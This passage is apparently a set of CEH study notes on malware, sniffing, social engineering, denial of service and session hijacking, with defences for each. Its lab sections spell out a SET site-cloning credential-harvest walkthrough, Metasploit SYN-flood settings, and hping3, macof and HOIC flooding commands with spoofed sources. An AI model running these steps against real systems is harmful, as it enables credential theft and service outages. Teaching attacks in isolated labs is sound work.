  * Local & online scanning of elements to see if they match known malware profiles
  * String searching
  * Identifying packers/obfuscators used
  * Identifying the PE's (portable executable) information
  * Identify dependencies
  * Malware disassembly

  Dynamic (Behavioral Analysis) - performed by executing the malware to see what effect it has on the system.
  * System baselining
  * Host integrity monitoring
- Tools for Disassembling | Debugging | Reverse Engineering
  IDA Pro | **OllyDdg** | **Ghidra by NSA**
- Sheepdip
  Dedicated computer which is used to test files on removable media for viruses before they are allowed to be used with other computers.
- Steps of Malware Analysis
  There are mainly **four steps in malware analysis**:

  Make sure you have a good test bed
  Use a VM with NIC in host-only mode and no open shares

  Analyze the malware on the isolated VM in a static state
  Tools - binText and UPX help with looking at binary

Run the malware and check out processes
Use Process Monitor, etc. to look at processes
Use NetResident, TCPview or even Wireshark to look at network activity

Check and see what files were added, changed, or deleted
Tools - IDA Pro, VirusTotal, Anubis, Threat Analyzer

- Preventing Malware

  Make sure you **know what is going on in your system** | Have a **good antivirus** that is up to date (Airgapped - isolated on network)

- Rootkits

A rootkit is a program or a collection of malicious software tools that **give a threat actor remote access** to and control over a computer or other system.
Software put in place by attacker to obscure system compromise.
Hides processes and files.
Also allows for future access.

- Examples

  Horsepill | **Grayfish** | **Firefef** | **Azazel** | **Avatar** | **Necurs** | **ZeroAccess**

  Horsepill - Linus kernel rootkit inside initrd
  Grayfish - Windows rootkit that injects in boot record
  Firefef - multi-component family of malware
  Azazel
  Avatar
  Necurs
  ZeroAccess

- Types of Rootkits

  Hypervisor level | **Hardware** | **Boot loader level** | **Application level** | **Kernel level** | **Library level**

  Hypervisor level - rootkits that modify the boot sequence of a host system to load a VM as the host OS
  Hardware - hide malware in devices or firmware
  Boot loader level - replace boot loader with one controlled by hacker
  Application level - directed to replace valid application files with Trojans
  Kernel level - attack boot sectors and kernel level replacing kernel code with back-door code; most dangerous
  Library level - use system-level calls to hide themselves

- Detection of Rootkits

  One way to detect rootkits is to **map all the files on a system** and then **boot a system from a clean CD version** and **compare the two file systems**.

1 Backlink

EC-Council Official Labs

- Module 07 - Malware Threats

Module 08 - Sniffing

- Basics
  - Sniffing
    Sniffing is the process of **monitoring** and **capturing all the packets** passing through a given network using sniffing tools. It is a form of “tapping phone wires” and get to know about the conversation. It is also called wiretapping applied to the computer networks.
  - Types of Sniffing
    Active Sniffing | **Passive** Sniffing

    Passive sniffing - **watching network traffic without interaction**; only works for same collision domain.
    Active sniffing - uses methods to make a switch **send traffic** to you even though it **isn't destined for your machine**.
  - MAC
    Media Access Control - Physical or Burned-in Address - **Assigned to NIC** for communications at the Data Link layer.

    48 bits long.
    Displayed as **12 hex characters** separated by colons.
    First half of address is the organizationally unique identifier - **Manufacturer ID**.
    Second half ensures no two cards on a subnet will have the same address - **Host ID**.
  - ARP
    Resolves **IP address to a MAC address**.
    Stands for Address Resolution Protocol.

    Packets are ARP_REQUEST and ARP_REPLY

    Each **computer maintains it's own ARP cache**, which **can be poisoned**.

    Gratuitous ARP - special packet to update ARP cache even without a request. This is used **to poison cache on other machines**.

    Commands
    arp -a displays current ARP cache
    arp -d * clears ARP cache

    Works on a broadcast basis - both requests and replies are broadcast to everyone
  - IPv6
    Uses **128-bit address**. Has eight groups of four hexadecimal digits. Sections with all 0s can be shorted to nothing (just has start and end colons). Double colon can only be used once.
    Loopback address is ::1

    Traditional network scanning is computationally less feasible
    - Types of IPv6
      Unicast | **Anycast** | **Multicast**

      Unicast addresses identify a single interface.

Anycast addresses identify a set of interfaces in such a way that a packet sent to an anycast address is delivered to a member of the set.

Multicast addresses identify a group of interfaces in such a way that a packet sent to a multicast address is delivered to all of the interfaces in the group.

- IPv6 Scopes
  Link Local | **Site Local** | **Global** (Scope applies for multicast and anycast)

  Link Local: Applies only to hosts on the same subnet (Address block fe80::/10)
  Site Local: Applies to hosts within the same organization (Address block FEC0::/10)
  Global: Includes Everything

- Promiscuous mode
  NIC must be in this setting **to look at all frames passing on the wire**. NICs normally only process signals meant for it.
- CSMA/CD
  Carrier Sense Multiple Access/Collision Detection - Used over Ethernet **to decide who can talk**.
- Collision Domains
  A collision domain is a segment of cable on which **two stations can't transmit at the same time** without causing a collision.

  A collision occurs when two devices send a packet at the same time on the shared network segment. The packets collide and both devices must send the packets again, which reduces network efficiency. **Collisions are often in a hub environment, because each port on a hub is in the same collision domain**.

  Traffic from your NIC (regardless of mode) can only be seen within the same collision domain
  Hubs by default have **one collision domain**.
  Switches have a **collision domain for each port**.
- Span Port or Port mirroring
  Switch configuration that makes the switch **send a copy of all frames from other ports to a specific port**.
  Not all switches have the ability to do this
  Modern switches sometimes don't allow span ports to send data - you can only listen
- Network tap
  Special port on a switch that allows the **connected device to see all traffic**.

- Protocols Vulnerable to Sniffing Attacks
  IMAP, POP3, NNTP, HTTP | **SMTP** | **FTP** | **TFTP** | **TCP, UDP** | **IP**

  IMAP, POP3, NNTP and HTTP all send over clear text data
  SMTP is sent in plain text and is viewable over the wire. SMTP v3 limits the information you can get, but you can still see it.
  FTP sends user ID and password in clear text
  TFTP passes everything in clear text
  TCP shows sequence numbers (usable in session hijacking)
  TCP and **UCP** show open ports
  IP shows source and destination addresses
- Wiretapping
  Wiretapping, also known as telephone tapping, is the process of **monitoring telephone and Internet conversations** by a third party, often by covert means.

- Active
  Interjecting something into the communication.
- Passive
  Only monitors and records the data.
- Lawful interception
  Legally intercepting communications between two parties.
- PRISM
  System used by NSA to **wiretap external data coming into US**.

- MAC Flooding
  MAC flooding happens when the attacker **floods the MAC table with the invalid MAC addresses**. Once the MAC table reaches the assigned limit of the MAC table, it starts to remove the valid MAC addresses. This is one of the characteristics of the MAC table, it removes the previous address as and when the new addresses get added to it.

  MAC Flooding will often destroy the switch before you get anything useful, **doesn't last long** and it **will get you noticed**. Also, **most modern switches protect against this**.

  - CAM Table or MAC Table
    Content Addressable Memory Table the table on a switch that stores which MAC address is on which port.
    If table is empty or full, everything is sent to all ports.
  - CAM Table Overflow Attack
    Occurs when an attacker connects to a single or multiple switch ports and then runs a tool that mimics the existence of thousands of random MAC addresses on those switch ports. The switch enters these into the CAM table, and eventually the CAM table fills to capacity. (This works by sending so many MAC addresses to the CAM table that it can't keep up). This attack can be performed by using macof.
  - Tools for MAC flooding
    Etherflood | **macof** | **Dsniff**

    macof -i eth0 -d 192.168.1.1 -n 25

- Switch Port Stealing
  Port stealing is a man in the middle attack where a **LAN switch** makes attempts to **intercept packets** that are **meant to go to another host by stealing from the intended port** on that switch. This attack is meant to be used in the **LAN only**.

  Process of Switch Port Stealing:
  1) ARP Flood
  Source MAC address same a victim
  Destination MAC is attacker's
  CAM updates port info (stolen)
  2) Attacker now intercepts victim traffic
  3) Attacker stops flooding
  4) Victim reclaims port
  5) Attacker retransmits captured data
  6) Attacker repeats flooding

- ARP Poisoning or ARP Spoofing or Gratuitous ARP
  ARP spoofing is a type of attack in which a malicious actor **sends falsified ARP** (Address Resolution Protocol) **messages** over a local area network. This **results in the linking of an attacker's MAC**

address with the IP address of a **legitimate computer** or **server** on the network.

This **can trigger alerts** because of the constant need to keep updating the ARP cache of machines. Changes the cache of machines so that packets are sent to you instead of the intended target.

- Tools for ARP Poisoning
  Cain and Abel | **WinArpAttacker** | **Ufasoft** | **dsniff**
- Countermeasures
  There are a **no. of countermeasure** of ARP Poisoning:
  * Dynamic ARP Inspection using DHCP snooping
  * Can use Static ARP ACL to map
  * Header to Payload validation
  * XArp software can also watch for this
  * Default gateway MAC can also be added permanently into each machine's cache

1 Backlink

EC-Council Official Labs

- Module 08 - Sniffing

Module 09 - Social Engineering

- Social Engineering

  Social Engineering is the **art of manipulating a person or group** into providing information or a service they would otherwise not have given.

- Phases

  Research target company | **Select the victim** | **Build a relationship** | **Exploit the relationship**

  Research target company
  Dumpster dive, visit websites, tour the company, etc

  Select the victim
  Identify frustrated employee or other target

  Build a relationship
  Develop relationship with target employee

  Exploit the relationship
  Collect sensitive information and current technologies

- Principles

  Authority | **Intimidation** | **Consensus / Social proof** | **Scarcity** | **Urgency** | **Familiarity** | **Trust**

  Authority: Impersonate or imply a position of authority
  Intimidation: Frighten by threat
  Consensus / Social proof: To convince of a general group agreement
  Scarcity: The situation will not be this way for long
  Urgency: Works alongside scarcity / act quickly, don't think
  Familiarity: To imply a closer relationship
  Trust: To assure reliance on their honesty and integrity

- Behaviors

  We can also **exploit behaviors**:
  * Human nature/Trust - **trusting others**
  * **Ignorance** of social engineering efforts
  * **Fear of consequences** of not providing the information
  * **Greed** - promised gain for providing requested information
  * A sense of **moral obligation**

- Companies Common Risks

  Insufficient training | Lack of controls | **Size of the Company Matters | Lack of Policies**

  There are 4 common risks:

  1) Insufficient training

  2) Lack of controls
  Technical e.g: Firewall rule, ACL rules, patch management (...)
  Administrative e.g: Mandatory Vacations, Job Rotation, Separation of Duties (...)
  Physical e.g: Proper Lighting, Cameras, Guards, Mantraps (...)

  3) Size of the Company Matters

4) Lack of Policies
Promiscuous Policy
Permisive Policy
Prudent Policy
Paranoid Policy

- Social Engineering Attacks
  Human-Based | **Computer-Based** | **Mobile-Based**

  - Human-Based Attacks
    Dumpster Diving | **Impersonation** | **Shoulder Surfing** | **Eavesdropping** | **Tailgating** | **Piggybacking** | **RFID skimming** | **Insider Attack** | **Reverse Social Engineering Attack**

    Dumpster Diving - Looking for sensitive information in the trash
    Shredded papers can sometimes indicate sensitive info

    Impersonation - Pretending to be someone you're not
    Can be anything from a help desk person up to an authoritative figure (FBI agent)
    Posing as a tech support professional can really quickly gain trust with a person

    Shoulder Surfing - Looking over someone's shoulder to get info
    Can be done long distance with binoculars, etc.

    Eavesdropping - Listening in on conversations about sensitive information

    Tailgating - Attacker walks in behind someone who has a valid badge. (e.g: Holding boxes or simply by following without getting notice)

    Piggybacking - Attacker pretends they lost their badge and asks someone to hold the door

    RFID Identity Theft (RFID skimming) - Stealing an RFID card signature with a specialized device

    Reverse Social Engineering - Getting someone to call you and give information
    Often happens with tech support - an email is sent to user stating they need them to call back (due to technical issue) and the user calls back
    Can also be combined with a DoS attack to cause a problem that the user would need to call about
    Always be pleasant - it gets more information

    Insider Attack - An attack from an employee, generally disgruntled
    Sometimes subclassified (negligent insider, professional insider)

  - Computer-Based Attacks
    Phishing | **Spear Phishing** | **Whaling** | **Pharming** | **Spamming** | **Fake Antivirus**

    Phishing - crafting an email that appears legitimate but contains links to fake websites or to download malicious content.
    Spear Phishing - Targeting a person or a group with a phishing attack.
    Can be more useful because attack can be targeted
    Whaling - Going after CEOs or other C-level executives.
    Pharming - Make a user's traffic redirects to a clone website; may use DNS poisoning.
    Spamming - Sending spam over instant message.
    Fake Antivirus - Very prevalent attack; pretends to be an anti-virus but is a malicious tool.

    - Tools
      SET (Social Engineering Toolkit) | **PhishTank** | **Wifiphisher** | **SPF** (Speed Phish

Framework)
SET (Social Engineering Toolkit) - Pentest tool design to perform advanced attacks against human by exploiting their behavior.
PhishTank - For phishing detection
Wifiphisher - Automated phishing attacks against Wi-Fi networks in order to obtain credentials or inject malware.
SPF (Speed Phish Framework) - Quick recon and deployment of simple social eng. exercises

- Mobile-Based Attacks
  Publishing malicious apps | **Repackaging legitimate apps** | **Fake security applications** | **Smishing**

  ZitMo (ZeuS-in-the-Mobile) - banking malware that was ported to Android
  SMS messages can be sent to request premium services

- Physical Security Basics
  Physical | **Technical** | **Operational** | **Access Controls**

  Physical measures - everything you can touch, taste, smell or get shocked by. Includes things like air quality, power concerns, humidity-control systems
  Technical measures - smartcards and biometrics
  Operational measures - policies and procedures you set up to enforce a security-minded operation
  Access controls - physical measures designed to prevent access to controlled areas
  Biometrics - measures taken for authentication that come from the "something you are" concept
  False rejection rate (FRR) - when a biometric rejects a valid user
  False acceptance rate (FAR) - when a biometric accepts an invalid user
  Crossover error rate (CER) - combination of the two; determines how good a system is

  Even though hackers normally don't worry about environmental disasters, this is something to think of from a pen test standpoint (hurricanes, tornadoes, floods, etc.)

- Prevention
  Separation of duties | **Rotation of duties** | **Controlled Access** (Least privilege) | **Logging & Auditing** | **Policies**

  1 Backlink

  EC-Council Official Labs
  - Module 09 - Social Engineering
    - Objective
      The objective of this lab is to **perform Credential Harvesting**.
    - Exercise 1
      Sniffing Website Credentials using Social Engineering Toolkit (SET)
      - Lab objective
        The objective of this lab is to help students learn how to:
        * **Clone a Website**
        * Obtain **username** and **password** using credential harvester method
      - To Launch SET
        Applications > 08-Exploitation Tools > Social Engineering Toolkit
      - To clone a website
        You will be presented with a menu containing a list of attacks.
        Type **1** and press **Enter** to select the **Social-Engineering Attacks** option.

A list of Social Engineering Attacks appear.
Type **2** and press **Enter** to select **Website Attack Vector**.

From the list of website attack vectors.
Type **3** and press **Enter** to select the **Credential Harvester Attack Method**.

Now, Type **2** and press **Enter** to select the **Site Cloner** option from the menu.

Type the IP address of Kali Linux Virtual Machine in the prompt for IP address for the **POST back in Harvester/Tabnabbing** and press **Enter**. In this lab, the IP is **10.10.10.11**(Attacker's IP)
IP address for the POST back in Harvester/Tabnabbing:10.10.10.11

Now, you will be prompted for a URL to be cloned, type the desired URL for Enter the url to clone field and press **Enter**.
*set:webattack> Enter the url to clone:*http://www.moviescope.com

Once the site is cloned, attacker will share/send this cloned URL through electronic medium. Here, we will directly access the cloned website in the victim machine.

- To get the username and password of victim

  In reality the attacker will send the cloned website link by using any means electronic website link by using any means electronic medium, he will mask the cloned URL with actual website link, and he will lure victim to click that link.

  Here, we will directly access it into the victim machine.
  Type http://10.10.10.11 in the address bar of the victim's browse. When the victim browse the cloned URL he/she will be presented with a replica of http://www.moviescope.com. The victim will be prompted to enter his/her username and password into the form fields, being that this appears to be genuine website. When the victim enters the Username and Password and clicks Log In, it does not allow logging in; instead, it redirects him/her to the legitimate moviescope login page

  We will get the user credential for moviscope in our kali terminal.
  Username: sam
  Password: test@123

Module 10 - Denial of Service

- DoS

  A Denial of Service (DoS) is a type of attack on a service that **disrupts its normal function** and **prevents other users from accessing it**. The most **common target** for a DoS attack is an online service such as a **website**, though attacks can also be launched against networks, machines or even a single program.

  DoS attacks can cause the following problems
  * Ineffective services
  * Inaccessible services
  * Interruption of network traffic
  * Connection interference

- DDoS

  A distributed denial of service (DDoS) attack is **launched from numerous compromised devices**, often **distributed globally** in what is referred to as a botnet.

  Goal of DDoS attack is to take down a system or deny access to it by authorized users.

- Botnet

  Network of zombie computers a hacker uses to start a distributed attack.

  - Botnet Tasks

    Sending Spam | **Stealing Data** | **Ransomware** | **Fraudulently Clicking** on **Ads** or **DDoS attacks**

    Botnets can be designed to do malicious tasks including sending spam, stealing data, ransomware, fraudulently clicking on ads or distributed denial-of-service (DDoS) attacks.

  - Botnet Control

    Can be controlled over **HTTP**, **HTTPS**, **IRC**, or **ICQ**.

  - Botnet Scanning Methods

    Random | **Hitlist** | **Topological** | **Local Subnet** | **Permutation**

    Random - Randomly looks for vulnerable devices
    Hitlist - Given a list of devices to scan for vulnerabilities
    Topological - Scan hosts discovered by currently exploited devices
    Local subnet - Scans local network for vulnerable devices
    Permutation - Scan list of devices created through pseudorandom permutation algorithm

- Three Types of DoS / DDoS

  Volumetric Attacks | **Protocol Attacks** | **Application Layer Attacks**

  - Volumetric attacks

    Consumes the bandwidth of target network or service.
    Send a massive amount of traffic to the target network with the goal of consuming so much bandwidth that users are denied access.
    Bandwidth depletion attack: Flood Attack and Amplification attack.

    - Attacks

      UDP flood | **ICMP flood** | **Ping of Death** | **Smurf** | **Fraggle** | **Malformed IP packet flood** | **Spoofed IP packet flood**

UDP flood attack
ICMP flood attack
Ping of Death attack
Smurf attack (IP)
Fraggle (UDP)
Malformed IP packet flood attack
Spoofed IP packet flood attack

- ⚠️ Volumetric attacks is measured in Bits per second (**Bps**).

- Protocol Attacks
  Consume other types of resources like **connection state tables** present in the network infrastructure components such as load balancers, firewalls, and application servers.
  - Attacks
    SYN flood | **Fragmentation** | **ACK flood** | **TCP state exhaustion** | **TCP connection flood** | **RST**

    SYN flood attack
    Fragmentation attack
    ACK flood attack
    TCP state exhaustion attack
    TCP connection flood attack
    RST attack
  - ⚠️ Protocol attacks is measured in Packets per second (**Pps**).
- Application Layer Attacks
  Consume the resources necessary for the application to run.
  Includes low-and-slow attacks, GET/POST floods, attacks that target Apache, Windows or OpenBSD vulnerabilities and more.
  Target web servers, web application and specific web-based apps.
  Abuse higher-layer (7) protocols like HTTP/HTTPS and SNMP.

  Application level attacks are against weak code.
  - Attacks
    HTTP GET/POST attack | **Slowloris attack**
  - Application layer attacks is measured in Requests per second (**Rps**).

- Attacks explanation
  IP Fragmentation | **TCP State-Exhaustion** | **Slowloris** | **SYN** | **SYN Flood** | **ICMP Flood** | **Smurf** | **Fraggle** | **Ping of Death** | **Teardrop** | **Peer to Peer** | **Multi-Vecto**r | **Phlashing/Permanent DoS** | **LAND**
  - IP Fragmentation attacks
    IP / ICMP fragmentation attack is a common form of volumetric DoS. In such an attack, datagram fragmentation mechanisms are used to overwhelm the network.
    Bombard the destination with fragmented packets, causing it to use memory to reassemble all those fragments and overwhelm a targeted network.

    Can manifest in different ways:
    UDP Flooding - attacker sends large volumes of fragments from numerous sources.
    UDP and ICMP fragmentation attack - only parts of the packets is sent to the target; Since the packets are fake and can't be reassembled, the server's resources are quickly consumed.
    TCP fragmentation attack - also know as a Teardrop attack, targets TCP/IP reassembly mechanisms; Fragmented packets are prevented from being reassembled. The result is that

data packets overlap and the targeted server becomes completely overwhelmed.

- TCP state-exhaustion attack

  Attempt to consume connection state tables like: Load balancers, firewalls and application servers.

- Slowloris attack

  Is an application layer attack which operates by utilizing partial HTTP requests. The attack functions by opening connections to a targeted Web server and then keeping those connections open as long as it can.
  The attacker first opens multiple connections to the targeted server by sending multiple partial HTTP request headers.
  The target opens a thread for each incoming request
  To prevent the target from timing out the connections, the attacker periodically sends partial request headers to the target in order to keep the request alive. In essence saying, “I’m still here! I’m just slow, please wait for me.”
  The targeted server is never able to release any of the open partial connections while waiting for the termination of the request.
  Once all available threads are in use, the server will be unable to respond to additional requests made from regular traffic, resulting in denial-of-service.

- SYN attack

  Sends thousands of SYN packets
  Uses a false source address / spoofed IP address.
  The server then responds to each one of the connection requests and leaves an open port ready to receive the response.
  Eventually engages all resources and exhausts the machine

- SYN flood (half-open attack)

  Sends thousands of SYN packets
  While the server waits for the final ACK packet, which never arrives, the attacker continues to send more SYN packets. The arrival of each new SYN packet causes the server to temporarily maintain a new open port connection for a certain length of time, and once all the available ports have been utilized the server is unable to function normally.
  Eventually bogs down the computer, runs out of resources.

- ICMP flood

  Sends ICMP Echo packets with a spoofed address; eventually reaches limit of packets per second sent.

  Is possible to use hping3 to perform ICMP flood:
  hping -1 --flood --rand-source <target>

- Smurf attack

  The Smurf attack is a distributed denial-of-service attack in which large numbers of ICMP packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address.

  Is possible to use hping3 to perform this attack and bash script to loop through the subnet.
  hping3 -1 -c 1000 10.0.0.$i --fast -a <spoofed target>

- Fraggle

  Same concept as Smurf attack but with UDP packets (UDP flood attack).
  Is possible to use hping3 to perform Fraggle attack/ UDP flood
  hping3 --flood --rand-source --udp -p <target>

- Ping of Death

  Fragments ICMP messages; after reassembled, the ICMP packet is larger than the maximum size

and crashes the system
Performs by sending an IP packet larger than the 65,536 bytes allowed by the IP protocol.
Old technique that can be acceptable to old systems.

- Teardrop
  Overlaps a large number of garbled IP fragments with oversized payloads; causes older systems to crash due to fragment reassembly
- Peer to peer
  Clients of peer-to-peer file-sharing hub are disconnected and directed to connect to the target system
- Multi-vector attack
  Is a combination of Volumetric, protocol, and application-layer attacks.
- Phlashing / Permanent DoS
  A DoS attack that causes permanent damage to a system.
  Modifies the firmware and can also cause a system to brick.
  e.g: Send fraudulent hardware update to victim; crashing BIOS.
- LAND attack
  Sends a SYN packet to the target with a spoofed IP the same as the target; if vulnerable, target loops endlessly and crashes

- DoS/DDoS Attack Tools
  LOIC | **HOIC** | **HULK** | **Metasploit** | **Nmap** | **Tsunami** | **Trinity** | **Tribe Flood Network** | **RUDY**

  Low Orbit Ion Cannon (LOIC) - DDoS tool that floods a target with TCP, UDP or HTTP requests
  High Orbit Ion Cannon (HOIC) - More powerful version of LOIC; Targets TCP and UDP; The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed;

  Other Tools:
  HULK
  Metasploit
  Nmap
  Tsunami
  Trinity - Linux based DDoS tool
  Tribe Flood Network - uses voluntary botnet systems to launch massive flood attacks
  RUDY (R-U-Dead-Yet?) - DoS with HTTP POST via long-form field submissions
- Mitigations
  Traffic analysis | **Filtering** | **Firewalls** | **ACLs** | **Reverse Proxies** | **Rate limiting** | **Load balancers** | **DoS prevention software**

  Rate limiting - limiting the maximum number of connections a single IP address is allowed to make

  1 Backlink

  EC-Council Official Labs
  - Module 10 - Denial of Service
    - Objective
      The objective of this lab is to help students learn to perform Denial of Service attacks and test a network for DoS flaws.

      In this lab, we will:

Perform a **DoS attack** by sending a large number of **SYN packets** continuously
Perform a **HTTP flooding attack**
Perform a **DDoS attack**
Detect and **analyze DoS attack traffic**

- Exercise 1

  SYN Flooding a Target Host using **Metasploit**

  - Lab Objective

    The objective of this lab is to help students understand how to:
    Spoof ID Address of Attacker Machine
    Perform SYN Flooding on the Target Machine

  - Initialize Wireshark

    Wireshark main window > Double-Click on the available network adapter (here, Ethernet). Leave the Wireshark window running.

  - Go to terminal in kali

    In this lab, we are going to perform SYN flooding on the Windows 10 machine (10.10.10.10) through port 21.
    Let's check whether port 21 is open or not.
    nmap -p 21 10.10.10.10

    msfconsole
    use auxiliary/dos/tcp/synflood
    show options
    set RHOST 10.10.10.10
    set RPORT 21
    set SHOST 10.10.10.16
    set TIMEOUT 2000
    exploit
    By setting SHOST (Source Host) option to IP address of Windows Server 2016, you are spoofing the IP address of kali Linux machine with that of Windows Server 2016.

  - Go back to Wireshark (Windows 10)

    Wireshark displays the traffic coming from the machine, as shown in the screenshot.
    In the filter field type **tcp** and click **Apply this filter string to the display** or press **Enter** button to view tcp packets.

    Here, we can observe that the **source IP** address is that of the **Windows Server 2016** machine. This implies that the **IP Address of Kali Linux has been spoofed**.

  - Task Manager (Windows 10)

    Now, open **task manager** in the Windows 10 machine, and click **performance** tab. Wait for **10-15** seconds; you will observe that the **CPU** usage has increased drastically, which implies that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources would be completely exhausted, and it will stop responding.

    Close all the windows that were open in the **Windows 10** machine, and then **switch back to kali Linux** machine.

    Once done on analyzing the performance of the machine, switch to the Kali Linux machine and press Ctrl+C keys to exit the attack.

- Exercise 2

  SYN Flooding a Target Host Using **hping3**

  - Lab Objective

    The objective of this lab is to help students learn to perform DoS attacks and test the network for DoS flaws.
    In this lab, we will learn how to:
    * Perform **DoS attacks**
    * **Send huge amount of SYN packets** continuously.

  - Initializing **Wireshark**

    Wireshark main window > Double-Click on the available network adapter (here, Ethernet). Leave the Wireshark window running.

  - Launching hping3

    Applications > 01-Information Gathering > Live Host Identification > hping3

    To initialize the SYN flooding on Windows 10
    hping3 -S 10.10.10.10 -a 10.10.10.11 -p 22 -flood
    10.10.10.10 -> Windows 10 (Victim)
    10.10.10.11 -> kali Linux (Attacker)

  - Go back to Wireshark (Windows 10)

    hping3 floods the victim machine by sending bulk SYN packets and overloading victim resources. Switch to the victim's machine (Windows 10). You will observe that the Wireshark captures traffic, as shown in the screenshot.

    We sent huge number of SYN packets, which cause the victim's machine to crash.

- Exercise 3

  Performing **DDoS** attack using **HOIC**

  - Lab Objective

    The objective of this lab is to help students learn how to perform a DDoS attack - in this case HTTP Flooding.

  - In High Orbit Ion Canon (HOIC) (Windows Server 2012) *windows 8/10*

    Click "**+**" (Below **TARGETS**).
    The HOIC - [Target] pop-up appears.
    Type the target URL **http://10.10.10.11** in the URL field, slide the power bar to **High**, select **GenericBoot.hoic** booster from the drop-down list, and click **Add**.

    We are attacking **kali Linux** (10.10.10.11) from our **Windows Server 2012**.

    Set the **THREADS** value to **20** by clicking the > button until the value is reached.

    Do the same in **Windows 10** and **Windows 8** machines.

    Once you have configured **HOIC** on all the three machines, switch to each machine and click **FIRE TEH LAZER!**

  - In Kali (Victim Machine)

    In Terminal
    wireshark

    If an error pop-up appears. Click **OK**.
    Double-Click **eth0** network adapter to start the capturing.

Observe that Wireshark starts capturing a large volume of packets, which means the machine is experiencing a huge number of incoming packets. These packets are coming from **Windows Server 2012**, **Windows 10** and **Windows 8** VMs.

Leave the kali machine intact for 5-10 minutes, and open it again. You will observe that the performance of the machine is slightly affected, and its response slowing down.

Module 11 - Session Hijacking

- ## Session Hijacking
  Session hijacking, also known as TCP session hijacking, is a **method of taking over a web user session** by surreptitiously obtaining the session ID and masquerading as the authorized user.

  HTTP communication uses many different TCP connections, the web server needs a method to recognize every user's connections.
  The most useful method depends on a token that the Web Server sends to the client browser after a successful client authentication.
  A session token is normally composed of a string of variable width and it could be used in different ways
  like in the URL, in the header of the HTTP requisition as a cookie, in other parts of the header of the HTTP request, or yet in the body of the HTTP requisition.
- ## Session Hijacking Attack
  The Session Hijacking attack **compromises the session token by stealing or predicting a valid session token** to **gain unauthorized access** to the Web Server.

  1. Attacker Injects Script into the Web Server
  2. Victim Authenticates on Server
  3. Server returns page code with injected script
  4. Victim's browser executes script and sends session cookie to attacker
  5. Attacker Hijacks the user's session
- ## Session Token could be compromised in different ways
  Predictable session token | Session Sniffing | XSS CSRF | Session Fixation| MitB | MitM

  - ### Predictable session token
    The session ID information for a certain application is normally composed by a string of fixed width. **Randomness is very important to avoid its prediction**.

    Example: **Session ID** value is "**user01**", which **corresponds to the username**.
    By **trying new values** for it, like "**user02**", it could be **possible to get inside the application without** prior **authentication**.
  - ### Session Sniffing
    Sniffing can be used to **hijack a session** when there is **non-encrypted communication** between the web server and the user, and the **session ID** is being **sent** in **plain text**.

    Wireshark and **Kismet** can be used to **capture sensitive data packets** such as the session ID from the network.
  - ### Cross-site scripting (XSS)
    A server can be **vulnerable to a cross-site scripting exploit**, which enables an attacker to execute malicious code from the user's side, gathering session information.

    An **attacker** can **target a victim's browser** and **send** a **scripted JavaScript link**, which **upon opening by the user**, **runs the malicious code** in the browser hijacking sessions.
  - ### Cross-Site Request Forgery (CSRF)
    Forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.

CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF Scenario:
* Visit your bank's site, log in.
* Then visit the attacker's site (e.g. sponsored ad from an untrusted organization).
* Attacker's page includes form with same fields as the bank's "Transfer Funds" form.
* Form fields are pre-filled to transfer money from your account to attacker's account.
* Attacker's page includes Javascript that submits form to your bank.
* When form gets submitted, browser includes your cookies for the bank site, including the session token.
* Bank transfers money to attacker's account.
* The form can be in an iframe that is invisible, so you never know the attack occurred.

- Session Fixation

  Session Fixation is an attack that **permits an attacker to hijack a valid user session**. The attack explores a limitation in the way the web application manages the session ID, more specifically the vulnerable web application.

  Session fixation Scenario:
  * The attacker accesses the web application login page and receives a session ID generated by the web application.
  * The attacker uses an additional technique such as CRLF Injection, man-in-the-middle attack, social engineering, etc., and gets the victim to use the provided session identifier.
  * The victim accesses the web application login page and logs in to the application. After authenticating, the web application treats anyone who uses this session ID as if they were this user.
  * The attacker uses the session ID to access the web application, take over the user session, and impersonate the victim.

- Man-in-the-browser attack (MitB)

  The Man-in-the-Browser attack is the **same approach as MitM**, **but** in this case a **Trojan Horse is used** to intercept and manipulate calls between the main application's executable.

- Man-in-the-middle attack (MitM)

  MITM attack is a **general term for when a perpetrator positions himself in a conversation** between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.

- Other attacks

  CRIME | **BREACH** | **Forbidden Attack**

  - Compression Ratio Info-leak Made Easy (CRIME)

    Is a **security exploit against secret web cookies** over connections using the HTTPS and SPDY protocols that also use data compression. When used to recover the content of secret authentication cookies, it allows an attacker to perform session hijacking.

    ⚠️ SPDY protocol manipulates HTTP traffic, with particular goals of reducing web page load latency and improving web security.

  - BREACH

    Is a **security exploit against HTTPS** when using HTTP compression (SSL/TLS compression). BREACH is **built based on the CRIME security exploit**.

  - Forbidden Attack

    Vulnerability in TLS that incorrectly reuse the same cryptographic nonce when data is

encrypted. TLS specifications are clear that these arbitrary pieces of data should be used only once. When the same one is used more than once, it provides an opportunity to carry out the forbidden attack.

- Network Layer Attacks

  TCP Hijacking | **Tools** - Ettercap, Hunt, T-Sight, Zaproxy, Burp Suite, Paros, Shijack, Juggernaut, Hamster, Ferret

  - TCP Hijacking

    TCP/IP Hijacking is **when an authorized user gains access to a genuine network connection** of another user. It is done in order to bypass the password authentication which is normally the start of a session.

    e.g.: TELNET Hijacking using Ettercap, Shijack, making a blind hijacking.

  - Tools

    Ettercap | **Hunt** | **T-Sight** | **Zaproxy** | **Burp Suite** | **Paros** | **Shijack** | **Juggernaut** | **Hamster** | **Ferret**

    Ettercap - MiTM tool and packet sniffer on steroids
    Hunt - sniff, hijack and reset connections
    T-Sight - easily hijack sessions and monitor network connections
    Zaproxy
    Burp Suite
    Paros
    Shijack - TCP/IP hijack tools
    Juggernaut
    Hamster
    Ferret

- Countermeasures

  Some of the Countermeasures are:
  1) Session IDS
  * Using unpredictable (randomized) Session IDs
  * Never use URL's with Sessions IDs
  * Don't Re-use Session IDs
  2) Use HTTP-Only on Cookies preventing XSS (Cross-Site Scripting)
  3) Don't use HTTP protocol without encryption --> Use TLS/SSL [HTTPS]
  4) Limiting incoming connections
  5) Minimizing remote access
  6) Regenerating the session key after authentication
  7) Time - absolute / inactive (e.g: 1h of inactivity the user will automatically log off)
  8) Use MFA
